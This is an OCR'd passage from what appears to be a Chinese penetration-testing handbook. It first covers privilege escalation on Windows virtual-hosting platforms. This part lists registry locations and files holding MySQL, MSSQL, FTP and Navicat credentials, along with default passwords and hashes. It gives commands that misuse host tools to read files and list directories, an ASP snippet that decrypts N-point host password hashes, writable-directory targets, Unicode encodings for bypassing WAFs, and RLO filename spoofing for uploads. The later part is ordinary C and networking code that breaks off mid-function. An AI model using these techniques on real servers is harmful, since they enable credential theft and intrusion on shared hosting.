C:\Program Files\Helicon\ISAPI\_Rewrite3\error.log C:\Program Files\Helicon\ISAPI\_Rewrite3\Rewrite.log C:\Program Files\Helicon\ISAPI\_Rewrite3\httpd.conf

C:\Program Files\Common Files\Symantec Shared\Persist.bak C:\Program Files\Common Files\Symantec Shared\Validate.dat C:\Program Files\Common Files\Symantec Shared\Persist.Dat

C:\Program Files\Zend\ZendOptimizer-3.3.0\lib\Optimizer-3.3.0\php-5.2.x\ZendOptimizer.dll

C:\WINDOWS\Temp\Temporary Internet Files\Content.IE5\index.dat C:\WINDOWS\Temp\History\History.IE5\index.dat C:\WINDOWS\Temp\Cookies\index.dat

C:\WINDOWS\hchiblis.ibl C:\WINDOWS\system32\Macromed\Flash\Flash10q.ocx C:\WINDOWS\TAPI\tsec.ini

C:\Documents and Settings\All Users\Application Data\Hagel Technologies\DU Meter\log.csv (有执行权限) C:\Documents and Settings\All Users\Application Data\Symantec\Symantec AntiVirusCorporate Edition\7.5

\I2\_LDVP.TMP

C:\7i24.com\iissafe\log\startandiischeck.txt C:\7i24.com\iissafe\log\scanlog.htm

**8.7.7.1.3** 读取目录

以下文件有执行权限： c:\windows\7i24IISLOG.exe c:\windows\7i24IISLOG2.exe c:\windows\7i24IISLOG3.exe c:\windows\7i24IISLOG4.exe c:\windows\7i24tool.exe c:\windows\rsb.exe

列目录：

* **c:\windows\7i24IISLOG "select top 100 path from e:\host\\*.\*" -i:FS -rtp:-1**
* **c:\windows\rbs -r -v 024dbjj e:\host\0233ab\web\\*.\***

839/990

QQ群：632167235

读取文件内容：

* **c:\windows\7i24IISLOG "select text from e:\host\0233ab\web\admin.php" -i:textline -rtp:-1**

打包文件， 也可列目录：

* **c:\windows\7i24IISLOG3 e:\host\0233ab\web\ c:\windows\temp\123.rar**

for命令低权限列目录： 列出d的所有目录：

* **for /d %i in (d:\freehost\\*) do @echo %i**

把当前路径下文件夹的名字只有1-3个字母的显示出来：

* **for /d %i in (???) do @echo %i**

以当前目录为搜索路径， 把当前目录与下面的子目录的全部EXE文件列出：

* **for /r %i in (\*.exe) do @echo %i**

以指定目录为搜索路径， 把当前目录与下面的子目录的所有文件列出：

* **for /r "f:\freehost\hmadesign\web\" %i in (\*.\*) do @echo %i**

这个会显示a.txt里面的内容， 因为/f的作用， 会读出a.txt中：

* **for /f %i in (c:\1.txt) do echo %i**

delims=后的空格是分隔符， tokens是取第几个位置：

* **for /f "tokens=2 delims= " %i in (a.txt) do echo %i**

**8.7.7.1.4** 提权思路

星外存储mssql密码位置：

HKEY\_LOCAL\_MACHINE\SYSTEM\LIWEIWENSOFT\INSTALLFREEADMIN\11

解密后一般是无法连接， 但是去可以用来社工。经常碰见sa密码和root密码相同， 当然也可以试试直接用

3389登录下。

星外存贮ftp密码的位置：

HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet002\Services\MSFtpsvc\Parameters\Virtual Roots\ControlSet002

navicat管理的MySQL服务器信息（ 一般是root帐户） 是存在注册表里的， 具体是:

HKEY\_CURRENT\_USER\Software\PremiumSoft\Navicat\Servers

导出注册表导入到本机然后星号察看就OK了。

freehostrunat用户密码（ 明文）：

fa41328538d7be36e83ae91a78a1b16f!7 默认密码

991b95d33a17713068403079d4fe40a4!7

83e0843d0091c43c4837bea224ebf197!7

7b41043919eec81c59f9eb95ac3bc456!7 4d91105ff31261b8a75a06c30002b09d!7

41328538d7be36e83ae91a78a1b16f!7 a0539224259d2494cde874f88fe86bff!7 5720969b84e8749764b39fa567331d80!7

a87997782e814aebb69b2cded123d642!7 fad7be36e83ae91a78a1b16f!7 be36e83ae91a78a1b16f!7

**8.7.7.2** 其他虚拟主机

通用识别

C:\Program Files\

C:\Documents and Settings\All Users\「开始」菜单\程序

华众

840/990

QQ群：632167235

D:\hzhost\ e:\wwwroot\longzhihu\wwwroot\

西部数码

d:\SOFT\_PHP\_PACKAGE\

setup.ini配置文件中记录着mysql root密码。

iistool.dat为access数据库， 连接密码www@west263@cn。

西部数码虚拟主机安装后默认s-u的LocalAdministrator用户密码为root3306。

mysql的root密码在安装过程中会提示是否修改， 默认也是为root3306或者123456。

N点虚拟主机

在下面两个目录中常有npointsoft这样的目录：

C:\Program Files\

C:\Documents and Settings\All Users\「开始」菜单\程序

N点虚拟主机管理系统一般位于C:/Program Files/

这个目录中， 你可以细心寻找。跳转到根目录， 下载了数据库文件。默认数据库路径：

host\_date/%23host%20%23%20date%23.mdb

找到了root的密码， 不过是加密， 想到N点加密的破解。

N点虚拟主机加密方式是他自定义的函数， 封装到了DLL里面， 你在N点主机管理系统的目录新建一个ASP文件内容如下：

<!-#include file=”inc/conn.asp”->

<!-#include file=”inc/siteinfo.asp”->

<!-#include file=”inc/char.asp”->

<%

set iishost=server.CreateObject(“npoint.host”) x=iishost.Eduserpassword(“NLFPK@OJCOCLA@E@FEKJMFADLALKLF@JHOIMAHO@LCDBAAMEOEKGKM@A”,0) response.write x

%>

把里面的NLFPK@OJCOCLA@E@FEKJMFADLALKLF@JHOIMAHO@LCDBAAMEOEKGKM@A换成你得到的HASH， 访

问这个ASP文件就可以爆出来。

一般n点虚拟主机会备份mysql目录， 一般在D盘根目录， 一般是有可读权限的， 可以访问下载user文件进行破解root密码。

通常情况下， 有n点主机就有phpmyadmin， 可以通过phpmyadmin的相关漏洞进行渗透提权获取root密码等。

新网虚拟主机

D:\virtualhost\xxx\www

列出站点及其id号：

* **appcmd list site**

列出所有网站配置信息， 如果是在iis7上配置的ftp， 则还会列出网站ftp用户及密码：

* **appcmd list config**

列出id号和所有站点的目录：

* **appcmd list vdir**

**8.7.7.3** 敏感目录

841/990

QQ群：632167235

E

**8.7.8** 字符编码

**8.7.8.1** 编码范围双字节字符编码范围GBK (GB2312/GB18030)

x00-xff GBK双字节编码范围x20-x7f ASCII

xa1-xff 中文 gb2312 x80-xff 中文 gbk

UTF-8 (Unicode)

u4e00-u9fa5 (中文) x3130-x318F (韩文) xAC00-xD7A3 (韩文)

u0800-u4e00 (日文)

842/990

提权敏感目录

目录权限

提

C:\Program Files\

默认用户组users对该目录拥有查看权限

可

C:\Documents and Settings\All Users\「开始」菜单\程序

Everyone拥有查看权限

存

C:\Documents and Settings\All Users\Documents

Everyone完全控制权限

上

C:\windows\system32\inetsrv\

Everyone完全控制权限

上

C:\windows\my.iniC:\Program Files\MySQL\MySQL Server 5.0\my.ini

默认用户组users对该目录拥有查看权限

安

C:\windows\system32\

默认用户组users对该目录拥有查看权限

Shi

C:\Documents and Settings\All Users\「开始」菜单\程序\启动

Everyone拥有查看权限

可

C:\RECYCLER\D:\RECYCLER\

Everyone完全控制权限

回

C:\Program Files\Microsoft SQL Server\

默认用户组users对该目录拥有查看权限

收

C:\Program Files\MySQL\C:\ MySQL\或者D: \Program Files\MySQL\D: MySQL\

默认用户组users对该目录拥有查看权限

在和?

C:\oraclexe\

默认用户组users对该目录拥有查看权限

可

C:\WINDOWS\system32\config

默认用户组users对该目录拥有查看权限

尝

C:\Documents and Settings\All Users\Application Data\Symantec

\pcAnywhere

默认用户组users对该目录拥有查看权限

后

C:\Program Files\Geme6 FTP Server\Remote Admin\Remote.ini

默认用户组users对该目录拥有查看权限

Re

c:\Program Files\RhinoSoft.com\Serv-U\c:\Program Files\Serv-U\

默认用户组users对该目录拥有查看权限

c:\windows\system32\inetsrv\MetaBase.xml

默认用户组users对该目录拥有查看权限

IIS

C:\Program Files\Zend\ZendOptimizer-3.3.0\lib\Optimizer-3.3.0

\php-5.2.x\ZendOptimizer.dl

Everyone完全控制权限

可

C:tomcat5.0\conf\resin.conf

默认用户组users对该目录拥有查看权限

To

C:\ZKEYS\Setup.ini

默认用户组users对该目录拥有查看权限

ZK

QQ群：632167235

**8.7.8.2** 编码问题

WideChar和MultiByte字符转换问题

以下代表同一个字符， 可以绕过waf、ids等：

a %u0061 %u00aa e %u0065 %u00f0

**8.7.8.3 Unicode**控制字符

介绍

左到右标记（ LRM） ：

操作时很象从左到右字符， 只是它不显示。LRM没有任何其它语义效果。

从右到左标记（ RLM） ：

操作时很象从右到左字符， 只是它不显示。RLM没有任何其它语义效果。

零宽度联接器（ ZWJ） ：

防止连续字符在输出上联接。

零宽度非联接器（ ZWNJ） ：

在两个字符间添加非联接器， 防止这两个字符在映射时连接草率。

启动从左到右的嵌套（ LRE） ：

表示将从左到右嵌套一些文本。例如， 阿拉伯句子中间的英文引用语可被标记为从左到右的嵌套文本。

（ LRE影响单词顺序， 不影响字符顺序。）

启动从右到左的嵌套（ RLE） ：

表示将从右到左嵌套一些文本。例如， 英语引用语中间的希伯来短语可被标记为从右到左的嵌套文本。

（ RLE影响单词顺序， 不影响字符顺序。）

启动从左到右的优先（ LRO） ：

当需要用于特殊情况（ 例如， 用于部件编号） 时， 优先于双向字符类型。LRO强制字符成为从左到右的字符。

启动从右到左的优先（ RLO） ：

当需要用于特殊情况（ 例如， 用于部件编号） 时， 优先于双向字符类型。RLO强制字符成为从右到左的字符。

Pop直接格式化（ PDF） ：

终止上一个显式代码的效果（ 嵌套或优先）， 并将双向状态恢复到在上一个LRE、RLE、RLO或LRO控制字符之前的状态。

国家（ 地区） 数字形状替代（ NADS） ：

使用国家（ 地区） 数字形状显示U+0030-U+0039（ ASCII 数字）。国家（ 地区） 数字形状由当前用户的区域设置决定。

名义（ 欧洲） 数字形状（ NODS） ：

使用名义数字形状显示U+0030-U+0039（ ASCII数字） 。名义数字形状是欧洲数字。

激活对称交换（ ASS） ：

表示是否应该将成对的字符名中的LEFT或RIGHT分别解释为有意义的打开或关闭。（ 默认状态是激活。）

843/990

QQ群：632167235

禁止对称交换（ ISS） ：

关闭象圆括号这样的字符的对称交换， 这样其左边和右边能继续表明向左和向右的朝向， 与打开对称交换时的打开和关闭状态相反。

激活阿拉伯成形（ AAFS） ：

控制阿拉伯兼容性字符的成形行为。在显示过程中， 某些字母形式可能以草率的连接或者连字狐线的方式联接起来。成形选择器代码表示用于获得显示效果的字符形状确定（ glyph 选择） 过程是处于激活还是禁止状态。（ 默认状态为禁止。）

禁止阿拉伯成形（ IAFS） ：

禁止字符成形确定过程， 这样字符不会根据位置而成形。

记录分隔符（ 块分隔符）（ RS） ： 在每个行分隔符后开始新的行。

US Unit Separator（ Segment Separator） ： 每个段分隔符后开始新的段。

现象

普通上传的文件名会变为：

&#8238;rar.php

访问的时候需要将特殊符号进行URL编码。

显示的时候加前缀：

%E2%80%AE

Unicode编码：

%u200e LRM

%u200f RLM

%u202a LRE

%u202b RLE

%u202d LRO

%u202e RLO

%u202c PDF

%u200b ZWS

%u200d ZWJ

%u200c ZWNJ

<200f><200e> 不能向左方向移动光标


九、编程

**9.1** 架构

**9.1.1** 任务调度架构

检测一个URL

844/990



QQ群：632167235

需求

* 对1个给定的URL检测是否有XX问题
* 输出信息到屏幕

实现

* **Xxcheck.py -u url**
* 关键内部函数checkXX(url)完成检测工作

检测一批URL

需求

* 对给定URL列表文件中URL进行XX问题检测
* 信息记录到日志文件， URL级别为万

实现

* **Xxcheck.py -f urls\_file**

多线程，有进度信息



需求

* 为了提高速度， 需要使用多线程
* 屏幕上需要有进度信息

实现

* **Xxcheck.py -f urls\_file -t thread\_number**
* 多个线程进行同步检查工作， 一个独立线程显示进度

845/990



QQ群：632167235

多进程，写DB，报进度

需求

Python线程不能真正全部发挥所有CPU系统资源， 线程数上限大约200， 需要进一步提高速度， 检测结果写入数据库， URL数量为10万， 工作中打印进度信息， 结束时统计。

实现

* **Xxcheck.sh**
* 内部调用url2redis.py
* 后台启动多个xxcheck.py
* 启动一个进程， 从redis中读取进度并打印

分布式

需求

846/990

QQ群：632167235

单主机资源用尽， 需要同时能够在多个服务器上并行进行检测任务;如果一个检测进程崩溃， 能够自动侦测并将任务转发给其他进程。

**9.2 C**

**9.2.1** 创建库

静态库：

# **gcc -c hello.c**

# **ar rcs libhello.a hello.o**

# **gcc a.c -L. -lhello**

动态库：

# **gcc -fPIC -c hello.c**

# **gcc -shared -Wl,soname,libhello.so.1 -o libhello.so.1.1 libhello.o -lc**

# **ln -s libhello.so.1.1 libhello.so.1**

# **ln -s libhello.so.1 libhello.so**

# **gcc a.c -L. -lhello**

# **LD\_LIBRARY\_PATH=. ./a.out**

将需要加载的库放在/etc/ld.so.cache便可无须加载。

**9.2.2** 链接路径

如果需要链接到未安装的库有以下方法：

1. 需要使用libtool工具指定绝对路径和库的名字。
2. 编译时使用 -LLIBDIR 标志， 并且至少满足以下：
3. 使用 LD\_LIBRARY\_PATH 环境变量指定库所在的目录
4. 使用 LD\_RUN\_PATH 环境变量指定库所在的目录
5. 使用 -Wl,--rpath -Wl,LIBDIR 连接标志
6. 将库目录增加到 /etc/ld.so.conf 文件中

增加.so搜索路径

# **export LD\_LIBRARY\_PATH=$LD\_LIBRARY\_PATH:/home/liheyuan/soft/lib**

增加.a搜索路径

# **LIBRARY\_PATH=$LIBRARY\_PATH:/home/liheyuan/soft/lib**

增加bin搜索路径

# **export PATH=$PATH:/home/liheyuan/soft/bin**

增加GCC的include文件搜索路径

# **export C\_INCLUDE\_PATH=$C\_INCLUDE\_PATH:/home/liheyuan/soft/include**

增加G++的include文件搜索路径

# **export CPLUS\_INCLUDE\_PATH=$CPLUS\_INCLUDE\_PATH:/home/liheyuan/soft/include**

**9.2.3** 反汇编思路

847/990

QQ群：632167235

# **objdump -d trojan.elf > asm.txt** # 生成反汇编代码

# **nm trojan.elf > func\_name.txt** # 导出函数名列表

# **strings trojan.elf > string.txt** # 导出程序中的可读字符串

**9.2.4 daemon**

daemon()

{

**if** (fork() > 0) exit; seteid(); chdir("/"); umask(0);

close(0);

close(1);

close(2);

}

//可以直接使用daemon函数

**9.2.5** 共享内存

int \*nfds = (int \*)mmap(**NULL**, **sizeof**(int), PROT\_READ|PROT\_WRITE, MAP\_SHARED|MAP\_ANONYMOUS,-1,0);

**9.2.6 epoll+socket**

**#include <stdio.h> #include <sys/types.h> #include <sys/socket.h> #include <netinet/in.h> #include <arpa/inet.h> #include <stdlib.h> #include <string.h> #include <sys/epoll.h> #include <unistd.h>**

**#define BUFFER\_SIZE 40**

**#define MAX\_EVENTS 10**

**#define PORT 8000**

**#define ADDRESS "0.0.0.0"**

int main(int argc, char \* argv[])

{

int i;

char buf[BUFFER\_SIZE];

// 套接字定义int read\_len; int optval = 1; int my\_sockfd;

int remote\_sockfd;

**struct** sockaddr\_in my\_addr;

**struct** sockaddr\_in remote\_addr;

848/990

QQ群：632167235

int sin\_size = **sizeof**(**struct** sockaddr\_in);

// epoll定义int nfds;

int epoll\_fd;

**struct** epoll\_event ev;

**struct** epoll\_event events[MAX\_EVENTS];

// 地址设置

memset(&my\_addr, 0, **sizeof**(my\_addr));

memset(&remote\_addr, 0, **sizeof**(remote\_addr)); my\_addr.sin\_family = AF\_INET; my\_addr.sin\_addr.s\_addr = inet\_addr(ADDRESS); my\_addr.sin\_port = htons(PORT);

// 套接字设置

**if** ((my\_sockfd = socket(PF\_INET, SOCK\_STREAM, 0)) < 0) { perror("socket");

**return** 1;

}

**if** ((setsockopt(my\_sockfd, SOL\_SOCKET, SO\_REUSEADDR, &optval, **sizeof**(optval))) < 0) { perror("setsockopt:my");

**return** 1;

}

**if** (bind(my\_sockfd, (**struct** sockaddr \*)&my\_addr, sin\_size) < 0) { perror("bind");

**return** 1;

}

**if** (listen(my\_sockfd, 5) < 0) { perror("listen");

**return** 1;

}

// epoll设置

**if** ((epoll\_fd = epoll\_create(MAX\_EVENTS)) < 0) { perror("epoll\_create");

**return** 1;

}

// 向epoll注册my\_sockfd监听事件

ev.events = EPOLLIN; ev.data.fd = my\_sockfd;

**if** (epoll\_ctl(epoll\_fd, EPOLL\_CTL\_ADD, my\_sockfd, &ev) < 0) { perror("epll\_ctl:my");

**return** 1;

}

// 向epoll注册STDIN\_FILENO监听事件

ev.events = EPOLLIN; ev.data.fd = STDIN\_FILENO;

**if** (epoll\_ctl(epoll\_fd, EPOLL\_CTL\_ADD, STDIN\_FILENO, &ev) < 0) { perror("epll\_ctl:stdin");

**return** 1;

}

// 循环体

**while** (1) {

// 等待事件发生

**if** ((nfds = epoll\_wait(epoll\_fd, events, MAX\_EVENTS, -1)) < 0) { perror("epoll\_wait");

**return** 1;

}

// 遍历所有fd

849/990

QQ群：632167235

**for** (i = 0; i < nfds; i++) {

// 客户端有新的连接请求

**if** (events[i].data.fd == my\_sockfd) {

**if** ((remote\_sockfd = accept(my\_sockfd, (**struct** sockaddr \*)&remote\_addr, &sin\_size)) < 0) { perror("accept");

**return** 1;

}

**if** ((setsockopt(remote\_sockfd, SOL\_SOCKET, SO\_REUSEADDR, &optval, **sizeof**(optval))) < 0) { perror("setsockopt:remote");

**return** 1;

}

// 向epoll注册remote\_sockfd监听事件

ev.events = EPOLLIN; ev.data.fd = remote\_sockfd;

**if** (epoll\_ctl(epoll\_fd, EPOLL\_CTL\_ADD, remote\_sockfd, &ev) < 0) { perror("epoll\_ctl:remote");

**return** 1;

}

printf("accept client %s\n", inet\_ntoa(remote\_addr.sin\_addr));

} **else if** (events[i].data.fd == STDIN\_FILENO) { memset(&buf, 0, **sizeof**(buf));

**if**((read\_len = read(events[i].data.fd, buf, **sizeof**(buf))) < 0) { perror("read from stdin");

**return** 1;

} **else if** (read\_len == 0) {

// 客户端主动关闭close(events[i].data.fd); **continue**;

}

printf("read %s\n", buf);

} **else** {

// 客户端有数据发送过来

memset(&buf, 0, **sizeof**(buf));

**if**((read\_len = read(events[i].data.fd, buf, **sizeof**(buf))) < 0) { perror("read");

**return** 1;

} **else if** (read\_len == 0) {

// 客户端主动关闭close(events[i].data.fd); **continue**;

}

printf("read %s\n", buf);

}

}

}

**return** 0;

}

**9.2.7 pcap**协议分析

/\* 文件名字： get\_packet\_code.c \*/

**#include "pcap.h"**

/\*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Libpcap的头文件 ;

下面是以太网协议格式的定义

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

\*/

850/990

QQ群：632167235

**struct** ether\_header

{

u\_int8\_t ether\_dhost[6];

/\* 目的以太网地址 \*/ u\_int8\_t ether\_shost[6];

/\* 源以太网地址 \*/ u\_int16\_t ether\_type;

/\* 以太网类型 \*/

};

/\* 下面是IP地址格式的定义 \*/ **typedef** u\_int32\_t in\_addr\_t; **struct** in\_addr

{

in\_addr\_t s\_addr;

};

/\*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

下面是ARP协议格式的定义

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

\*/

**struct** arp\_header

{

u\_int16\_t arp\_hardware\_type;

/\* 硬件类型 \*/

u\_int16\_t arp\_protocol\_type;

/\* 协议类型 \*/

u\_int8\_t arp\_hardware\_length;

/\* 硬件地址长度 \*/

u\_int8\_t arp\_protocol\_length;

/\* 协议地址长度 \*/

u\_int16\_t arp\_operation\_code;

/\* ARP操作码 \*/

u\_int8\_t arp\_source\_ethernet\_address[6];

/\* 源以太网地址 \*/

u\_int8\_t arp\_source\_ip\_address[4];

/\* 源IP地址 \*/

u\_int8\_t arp\_destination\_ethernet\_address[6];

/\* 目的以太网地址 \*/

u\_int8\_t arp\_destination\_ip\_address[4];

/\* 目的IP地址 \*/

};

/\*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

下面是IP协议格式的定义

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

\*/

**struct** ip\_header

{

**#if defined(WORDS\_BIGENDIAN)**

u\_int8\_t ip\_version: 4,

/\* 版 本 \*/ ip\_header\_length: 4;

/\* 首部长度 \*/

**#else**

u\_int8\_t ip\_header\_length: 4,

/\* 首部长度 \*/ ip\_version: 4;

/\* 版 本 \*/ **#endif** u\_int8\_t ip\_tos;

/\* 服务质量 \*/

851/990

QQ群：632167235

u\_int16\_t ip\_length;

/\* 总长度 \*/ u\_int16\_t ip\_id;

/\* 标 识 \*/ u\_int16\_t ip\_off;

/\* 偏 移 \*/ u\_int8\_t ip\_ttl;

/\* 生 存 时 间 \*/ u\_int8\_t ip\_protocol;

/\* 协 议 类 型 \*/ u\_int16\_t ip\_checksum;

/\* 校验和 \*/

**struct** in\_addr ip\_souce\_address;

/\* 源IP地址 \*/

**struct** in\_addr ip\_destination\_address;

/\* 目的IP地址 \*/

};

/\*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

下面是UDP协议格式的定义

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

\*/

**struct** udp\_header\_liuwentao

{

u\_int16\_t udp\_source\_port;

/\* 源端口号 \*/

u\_int16\_t udp\_destination\_port;

/\* 目的端口号 \*/ u\_int16\_t udp\_length;

/\* 长度 \*/

u\_int16\_t udp\_checksum;

/\* 校验和 \*/

};

/\*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

下面是TCP协议格式的定义

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

\*/

**struct** tcp\_header

{

u\_int16\_t tcp\_source\_port;

/\* 源端口号 \*/

u\_int16\_t tcp\_destination\_port;

/\* 目的端口号 \*/

u\_int32\_t tcp\_acknowledgement;

/\* 序 列 号 \*/ u\_int32\_t tcp\_ack;

/\* 确认码 \*/

**#ifdef WORDS\_BIGENDIAN**

u\_int8\_t tcp\_offset: 4,

/\* 偏 移 \*/ tcp\_reserved: 4;

/\* 保留 \*/

**#else**

u\_int8\_t tcp\_reserved: 4,

/\* 保 留 \*/ tcp\_offset: 4;

/\* 偏移 \*/

**#endif**

u\_int8\_t tcp\_flags;

/\* 标记 \*/

852/990

QQ群：632167235

u\_int16\_t tcp\_windows;

/\* 窗 口 大 小 \*/ u\_int16\_t tcp\_checksum;

/\* 校验和 \*/

u\_int16\_t tcp\_urgent\_pointer;

/\* 紧急指针 \*/

};

/\*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

下面是ICMP协议格式的定义

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

\*/

**struct** icmp\_header

{

u\_int8\_t icmp\_type;

/\* ICMP 类 型 \*/ u\_int8\_t icmp\_code;

/\* ICMP代码 \*/

u\_int16\_t icmp\_checksum;

/\* 校 验 和 \*/ u\_int16\_t icmp\_id;

/\* 标识 \*/

u\_int16\_t icmp\_sequence;

/\* 序列号 \*/

};

/\*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

下面是分析TCP协议的函数定义

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

\*/

void tcp\_protocol\_packet\_callback(u\_char \*argument, const **struct** pcap\_pkthdr \*packet\_header, const u\_char

\*packet\_content)

{

**struct** tcp\_header \*tcp\_protocol;

/\* 定义TCP协议变量 \*/ u\_char flags;

/\* 标记 \*/

int header\_length;

/\* 首 部 长 度 \*/ u\_short source\_port;

/\* 源端口号 \*/

u\_short destination\_port;

/\* 目的端口号 \*/ u\_short windows;

/\* 窗口 \*/

u\_short urgent\_pointer;

/\* 紧急指针 \*/ u\_int sequence;

/\* 序列号 \*/

u\_int acknowledgement;

/\* 确 认 号 \*/ u\_int16\_t checksum;

/\* 校验和 \*/

tcp\_protocol = (**struct** tcp\_header\*)(packet\_content + 14+20);

/\* 获得TCP协议数据内容， 跳过以太网协议和IP协议部分 \*/ source\_port = ntohs(tcp\_protocol->tcp\_source\_port);

/\* 获得源端口号 \*/

destination\_port = ntohs(tcp\_protocol->tcp\_destination\_port);

/\* 获得目的端口号 \*/

header\_length = tcp\_protocol->tcp\_offset \*4;

/\* 获得首部长度 \*/

853/990

QQ群：632167235

sequence = ntohl(tcp\_protocol->tcp\_acknowledgement);

/\* 获得序列号 \*/

acknowledgement = ntohl(tcp\_protocol->tcp\_ack);

/\* 获得确认号 \*/

windows = ntohs(tcp\_protocol->tcp\_windows);

/\* 获得窗口大小 \*/

urgent\_pointer = ntohs(tcp\_protocol->tcp\_urgent\_pointer);

/\* 获得紧急指针 \*/

flags = tcp\_protocol->tcp\_flags;

/\* 获得标记 \*/

checksum = ntohs(tcp\_protocol->tcp\_checksum);

/\* 获得校验和 \*/

printf("------- TCP Protocol (Transport Layer) \n");

printf("Source Port:%d\n", source\_port); printf("Destination Port:%d\n", destination\_port); **switch** (destination\_port)

/\* 根据端口号判断应用层协议类型 \*/

{

**case** 80:

printf("HTTP protocol\n");

**break**;

/\* 上层协议为HTTP协议， 可以在此调用分析HTTP协议的函数， 读者可以自己尝试实现 \*/

**case** 21:

printf("FTP protocol\n");

**break**;

/\* 上层协议为FTP协议， 可以在此调用分析HTTP协议的函数 \*/

**case** 23:

printf("TELNET protocol\n");

**break**;

/\* 上层协议为TELNET协议， 可以在此调用分析HTTP协议的函数 \*/

**case** 25:

printf("SMTP protocol\n");

**break**;

/\* 上层协议为SMTP协议， 可以在此调用分析HTTP协议的函数 \*/

**case** 110:

printf("POP3 protocol\n");

**break**;

/\* 上层协议为POP3协议， 可以在此调用分析HTTP协议的函数 \*/

**default**:

**break**; /\* 其它的端口号在这里没有分析， 读者可以在此分析其它端口号代表的应用层协议 \*/

}

printf("Sequence Number:%u\n", sequence); printf("Acknowledgement Number:%u\n", acknowledgement); printf("Header Length:%d\n", header\_length); printf("Reserved:%d\n", tcp\_protocol->tcp\_reserved); printf("Flags:");

/\* 判断标记的种类 \*/

**if** (flags &0x08) printf("PSH ");

**if** (flags &0x10) printf("ACK ");

**if** (flags &0x02) printf("SYN ");

**if** (flags &0x20) printf("URG ");

**if** (flags &0x01) printf("FIN ");

**if** (flags &0x04) printf("RST ");

printf("\n");

printf("Window Size:%d\n", windows);

854/990

QQ群：632167235

printf("Checksum:%d\n", checksum); printf("Urgent pointer:%d\n", urgent\_pointer);

}

/\*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

下面是实现分析UDP协议的函数定义

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

\*/

void udp\_protocol\_packet\_callback(u\_char \*argument, const **struct** pcap\_pkthdr \*packet\_header, const u\_char

\*packet\_content)

{

**struct** udp\_header\_liuwentao \*udp\_protocol;

/\* UDP协议变量 \*/ u\_short source\_port;

/\* 源端口号 \*/

u\_short destination\_port;

/\* 目的端口号 \*/ u\_short length;

/\* 长度 \*/

udp\_protocol = (**struct** udp\_header\_liuwentao\*)(packet\_content + 14+20);

/\* 获得UDP协议数据内容， 跳过以太网协议和IP协议部分 \*/ source\_port = ntohs(udp\_protocol->udp\_source\_port);

/\* 获得源端口号 \*/

destination\_port = ntohs(udp\_protocol->udp\_destination\_port);

/\* 获得目的端口号 \*/

length = ntohs(udp\_protocol->udp\_length);

/\* 获得长度 \*/

printf("---------- UDP Protocol (Transport Layer) \n");

printf("Source port:%d\n", source\_port); printf("Destination port:%d\n", destination\_port); **switch** (destination\_port)

/\* 根据端口号来判断应用层协议类型 \*/

{

**case** 138:

printf("NETBIOS Datagram Service\n");

**break**;

/\*

* 端口号是138， 表示上层协议为NETBIOS
* 数据报服务， 在此可以调用分析此协议的函数， 读者自己可以试着实现。

\*/

**case** 137:

printf("NETBIOS Name Service\n");

**break**;

/\* 端口号是137， 表示上层协议为NETBIOS 名字服务， 在此可以调用分析此协议的函数 \*/

**case** 139:

printf("NETBIOS session service\n");

**break**;

/\* 端口号是139， 表示上层协议为NETBIOS 会话服务， 在此可以调用分析此协议的函数。 \*/

**case** 53:

printf("name-domain server \n");

**break**;

/\* 端口号是53， 表示上层协议为域名服务， 在此可以调用分析此协议的函数。 \*/

**default**:

**break**; /\* 其他的端口号在此没有分析， 读者可以在此进一步分析 \*/

}

printf("Length:%d\n", length);

printf("Checksum:%d\n", ntohs(udp\_protocol->udp\_checksum));

/\* 获得校验和 \*/

}

/\*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

855/990

QQ群：632167235

下面是实现分析ICMP协议的函数的定义

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

\*/

void icmp\_protocol\_packet\_callback(u\_char \*argument, const **struct** pcap\_pkthdr \*packet\_header, const u\_char

\*packet\_content)

{

**struct** icmp\_header \*icmp\_protocol;

/\* ICMP协议变量 \*/

icmp\_protocol = (**struct** icmp\_header\*)(packet\_content + 14+20);

/\* 获得ICMP协议数据内容， 跳过以太网协议和IP协议部分 \*/ printf("---------- ICMP Protocol (Transport Layer) \n");

printf("ICMP Type:%d\n", icmp\_protocol->icmp\_type);

/\* 获得ICMP类型 \*/

**switch** (icmp\_protocol->icmp\_type)

/\* 根据类型判断ICMP数据包的种类 \*/

{

**case** 8:

/\* 类型是8， 表示是回显请求ICMP数据包 \*/ printf("ICMP Echo Request Protocol \n");

printf("ICMP Code:%d\n", icmp\_protocol->icmp\_code);

/\* 获得ICMP代码 \*/

